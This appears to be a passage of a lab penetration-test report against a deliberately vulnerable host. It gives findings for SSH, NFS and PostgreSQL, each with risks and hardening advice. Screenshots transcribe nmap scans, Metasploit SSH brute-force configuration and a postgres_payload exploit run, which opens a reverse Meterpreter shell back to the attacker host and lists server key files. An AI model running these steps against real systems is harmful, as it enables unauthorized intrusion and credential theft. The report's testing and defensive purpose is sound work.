
- **Action**: Use Metasploit to find an exploit, and brute-force SSH credentials. Eventually, a valid session was obtained.


- **Metasploit Module**: SSH brute-forcing was used to retrieve a valid username and password.


- **Risk**: Exposed SSH services are prone to brute-force attacks if not properly secured. Once access is obtained, the attacker can get remote command-line control of the system.


kali-linux-2023.3-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
nmap
File Actions Edit View Help
nmap × meta × 3adwy home ×
| FTP server status:
| Connected to 192.168.1.9
| Logged in as ftp
| TYPE: ASCII
| No session bandwidth limit
| Session timeout in seconds is 300
| Control connection is plain text
| Data connections will be plain text
| vsFTPd 2.3.4 - secure, fast, stable
|_End of status
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
22/tcp open ssh OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey:
| 1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|_ 2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
23/tcp open telnet Linux telnetd
25/tcp open smtp Postfix smtpd
|_ssl-date: 2024-10-17T20:00:29+00:00; -4s from scanner time.
| ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no such thing outside US
/countryName=XX
| Not valid before: 2010-03-17T14:07:45
|_Not valid after: 2010-04-16T14:07:45
| sslv2:
| SSLv2 supported
| ciphers:
| SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
| SSL2_DES_192_EDE3_CBC_WITH_MD5
4:23:14 pm
Right Ctrl


kali-linux-2023.3-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
meta
File Actions Edit View Help
nmap × meta × 3adwy home ×
msf6 > search ssh
Matching Modules
4:22:40 pm
Right Ctrl
ENG
11:22 PM
10/17/2024


kali-linux-2023.3-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
meta
File Actions Edit View Help
nmap × meta × 3adwy home ×
Interact with a module by name or index. For example info 76, use 76 or use exploit/linux/http/php_imap_open_rc
e
msf6 > use auxiliary/scanner/ssh/ssh_login
msf6 auxiliary(scanner/ssh/ssh_login) > info
Name: SSH Login Check Scanner
Module: auxiliary/scanner/ssh/ssh_login
License: Metasploit Framework License (BSD)
Rank: Normal
Provided by:
todb <todb@metasploit.com>
Check supported:
No
Basic options:
Name Current Setting Required Description
BLANK_PASSWORDS false no Try blank passwords for all users
BRUTEFORCE_SPEED 5 yes How fast to bruteforce, from 0 to 5
DB_ALL_CREDS false no Try each user/password couple stored in the current database
DB_ALL_PASS false no Add all passwords in the current database to the list
DB_ALL_USERS false no Add all users in the current database to the list
DB_SKIP_EXISTING none no Skip existing credentials stored in the current database (Accepted: none, use
r, user&realm)
PASSWORD no A specific password to authenticate with
PASS_FILE no File containing passwords, one per line
RHOSTS yes The target host(s), see https://docs.metasploit.com/docs/using-metasploit/bas
ics/using-metasploit.html
RPORT 22 yes The target port
STOP_ON_SUCCESS false yes Stop guessing when a credential works for a host
THREADS 1 yes The number of concurrent threads (max one per host)
USERNAME no A specific username to authenticate as
USERPASS_FILE no File containing users and passwords separated by space, one pair per line
USER_AS_PASS false no Try the username as the password for all users
USER_FILE no File containing usernames, one per line
VERBOSE false yes Whether to print output for all attempts
Description:
This module will test ssh logins on a range of machines and
4:24:51 pm
Right Ctrl
ENG
11:24 PM
10/17/2024


kali-linux-2023.3-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
meta
File Actions Edit View Help
nmap × meta × 3adwy home ×
USER_AS_PASS false no Try the username as the password for all users
USER_FILE no File containing usernames, one per line
VERBOSE false yes Whether to print output for all attempts
Description:
This module will test ssh logins on a range of machines and
report successful logins. If you have loaded a database plugin
and connected to a database this module will record successful
logins and hosts so you can track your access.
References:
https://nvd.nist.gov/vuln/detail/CVE-1999-0502
View the full module info with the info -d command.
msf6 auxiliary(scanner/ssh/ssh_login) > set r
set remove_pass_file set remove_user_file set remove_userpass_file set rhosts set rport
msf6 auxiliary(scanner/ssh/ssh_login) > set RHOSTS 192.168.1.6
RHOSTS ⇒ 192.168.1.6
msf6 auxiliary(scanner/ssh/ssh_login) > exploiy
[-] Unknown command: exploiy
msf6 auxiliary(scanner/ssh/ssh_login) > exploit
[*] 192.168.1.6:22 - Starting bruteforce
[*] Error: 192.168.1.6: Metasploit::Framework::LoginScanner::Invalid Cred details can't be blank, Cred details can't be blank (Metasploit::Framework::LoginSc
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ssh/ssh_login) > SET USER_FILE /~/depi/users
[-] Unknown command: SET
msf6 auxiliary(scanner/ssh/ssh_login) > set USER_FILE /~/depi/users
USER_FILE ⇒ /~/depi/users
msf6 auxiliary(scanner/ssh/ssh_login) > set PASS_FILE /~/depi/pass
4:34:20 pm
Right Ctrl
ENG
11:34 PM
10/17/2024



Recommendation:


- **Mitigation**: Implement rate limiting and account lockout policies after multiple failed login attempts.

- **Hardening**: Disable password-based authentication in favor of public/private key pairs. Use multi-factor authentication (MFA) if possible. Consider running SSH on a non-standard port to reduce exposure.

3. NFS (Network File System) on Port 2049

- **Action**: Used `showmount` to identify available shares, mounted directories, and obtained sensitive data and credentials.

- **Risk**: If improperly configured, NFS can expose critical directories and files to unauthorized access. This can lead to data theft and privilege escalation.



Recommendation:


- **Mitigation**: Limit access to NFS shares using firewall rules and restrict them to trusted IP addresses. Use root squashing to prevent root-level access from clients.


- **Hardening**: Encrypt NFS traffic using Kerberos and audit regularly for unwanted changes in permissions or share access.

4. PostgreSQL on Port 5432

- **Action**: Found a working exploit through Metasploit based on Nmap results and successfully gained a session on the target machine.

- **Risk**: An exposed and misconfigured PostgreSQL service can allow unauthorized users to gain access to the database and potentially the entire system if the attacker elevates their privileges.


kali-linux-2023.3-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
nmap
File Actions Edit View Help
nmap × meta × 3adwy home ×
| Some Capabilities: Support41Auth, SupportsTransactions, LongColumnFlag, SwitchToSSLAfterHandshake, ConnectWithDatabase, SupportsCompression, Speaks41ProtocolNew
| Status: Autocommit
|_ Salt: M.>.hDZwh'%"xZ<X+hM*
5432/tcp open postgresql PostgreSQL DB 8.3.0 - 8.3.7
|_ssl-date: 2024-10-17T20:00:36+00:00; -4s from scanner time.
| ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no such thing outside US/countryName=XX
| Not valid before: 2010-03-17T14:07:45
|_Not valid after: 2010-04-16T14:07:45
5900/tcp open vnc VNC (protocol 3.3)
| vnc-info:
| Protocol version: 3.3
| Security types:
|_ VNC Authentication (2)
6000/tcp open X11 (access denied)
6667/tcp open irc UnrealIRCd
8009/tcp open ajp13 Apache Jserv (Protocol v1.3)
|_ajp-methods: Failed to get a valid response for the OPTION request
8180/tcp open http Apache Tomcat/Coyote JSP engine 1.1
|_http-title: Apache Tomcat/5.5
|_http-favicon: Apache Tomcat
|_http-server-header: Apache-Coyote/1.1
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port513-TCP:V=7.94%I=7%D=10/17%Time=67116C36%P=x86_64-pc-linux-gnu%r(DN
SF:SStatusRequestTCP,1,"\x01");
7:18:08 pm
2:18 AM
10/18/2024


kali-linux-2023.3-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
meta
File Actions Edit View Help
nmap × meta × 3adwy home ×
msf6 exploit(multi/samba/usermap_script) > search PostgreSQL 8.3.0
[-] No results from search
msf6 exploit(multi/samba/usermap_script) > search PostgreSQL
Matching Modules
Name Disclosure Date Rank Check Description
0 auxiliary/server/capture/postgresql normal No Authentication Capture: PostgreSQL
1 post/linux/gather/enum_users_history normal No Linux Gather User History
2 exploit/multi/http/manage_engine_dc_pmp_sqli 2014-06-08 excellent Yes ManageEngine Desktop Central / Password Manager LinkVie wFetchServlet.dat SQL Injection
3 auxiliary/admin/http/manageengine_pmp_privesc 2014-11-08 normal Yes ManageEngine Password Manager SQLAdvancedALSearchResult .cc Pro SQL Injection
4 exploit/multi/postgres/postgres_copy_from_program_cmd_exec 2019-03-20 excellent Yes PostgreSQL COPY FROM PROGRAM Command Execution
5 exploit/multi/postgres/postgres_createlang 2016-01-01 good Yes PostgreSQL CREATE LANGUAGE Execution
6 auxiliary/scanner/postgres/postgres_dbname_flag_injection normal No PostgreSQL Database Name Command Line Flag Injection
7 auxiliary/scanner/postgres/postgres_login normal No PostgreSQL Login Utility
8 auxiliary/admin/postgres/postgres_readfile normal No PostgreSQL Server Generic Query
9 auxiliary/admin/postgres/postgres_sql normal No PostgreSQL Server Generic Query
10 auxiliary/scanner/postgres/postgres_version normal No PostgreSQL Version Probe
11 exploit/linux/postgres/postgres_payload 2007-06-05 excellent Yes PostgreSQL for Linux Payload Execution
12 exploit/windows/postgres/postgres_payload 2009-04-10 excellent Yes PostgreSQL for Microsoft Windows Payload Execution
13 auxiliary/admin/http/rails_devise_pass_reset 2013-01-28 normal No Ruby on Rails Devise Authentication Password Reset
14 post/linux/gather/vcenter_secrets_dump 2022-04-15 normal No VMware vCenter Secrets Dump
Interact with a module by name or index. For example info 14, use 14 or use post/linux/gather/vcenter_secrets_dump
msf6 exploit(multi/samba/usermap_script) >
7:21:06 pm
2:21 AM
10/18/2024

```
msf6 exploit(linux/postgres/postgres_payload) > set RHOSTS 192.168.1.64
RHOSTS => 192.168.1.64
msf6 exploit(linux/postgres/postgres_payload) > set LHOSTS 192.168.1.61
[!] Unknown datastore option: LHOSTS. Did you mean LHOST?
LHOSTS => 192.168.1.61
msf6 exploit(linux/postgres/postgres_payload) > set LHOST 192.168.1.61
LHOST => 192.168.1.61
msf6 exploit(linux/postgres/postgres_payload) > run

[*] Started reverse TCP handler on 192.168.1.61:4444
[*] 192.168.1.64:5432 - PostgreSQL 8.3.1 on i486-pc-linux-gnu, compiled by GCC cc (GCC) 4.2.3 (Ubuntu 4.2.3-2ubuntu4)
[*] Uploaded as /tmp/YJsJfaVm.so, should be cleaned up automatically
[*] Sending stage (1017704 bytes) to 192.168.1.64
[*] Meterpreter session 1 opened (192.168.1.61:4444 -> 192.168.1.64:34730) at 2024-10-18 02:05:44 -0400

meterpreter > session -u 8
[-] Unknown command: session
meterpreter > sessions -u 8
Usage: sessions <id>

Interact with a different session Id.
This works the same as calling this from the MSF shell: sessions -i <session id>

meterpreter > ls -la
Listing: /var/lib/postgresql/8.3/main
===================================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100600/rw-------  4     fil   2010-03-17 10:08:46 -0400  PG_VERSION
040700/rwx------  4096  dir   2010-03-17 10:08:56 -0400  base
040700/rwx------  4096  dir   2024-10-18 01:56:15 -0400  global
040700/rwx------  4096  dir   2010-03-17 10:08:49 -0400  pg_clog
040700/rwx------  4096  dir   2010-03-17 10:08:46 -0400  pg_multixact
040700/rwx------  4096  dir   2010-03-17 10:08:49 -0400  pg_subtrans
040700/rwx------  4096  dir   2010-03-17 10:08:46 -0400  pg_tblspc
040700/rwx------  4096  dir   2010-03-17 10:08:46 -0400  pg_twophase
040700/rwx------  4096  dir   2010-03-17 10:08:49 -0400  pg_xlog
100600/rw-------  125   fil   2024-10-18 01:51:36 -0400  postmaster.opts
100600/rw-------  54    fil   2024-10-18 01:51:36 -0400  postmaster.pid
100644/rw-r--r--  540   fil   2010-03-17 10:08:45 -0400  root.crt
100644/rw-r--r--  1224  fil   2010-03-17 10:07:45 -0400  server.crt
100640/rw-r-----  891   fil   2010-03-17 10:07:45 -0400  server.key
```

Recommendation:


- **Mitigation**: Limit access to the PostgreSQL service through firewall rules, and ensure it only listens on localhost or specific trusted IPs.


- **Hardening**: Regularly update PostgreSQL to patch vulnerabilities. Use strong database authentication mechanisms, restrict privileges to necessary roles, and enable logging and monitoring of suspicious activities.

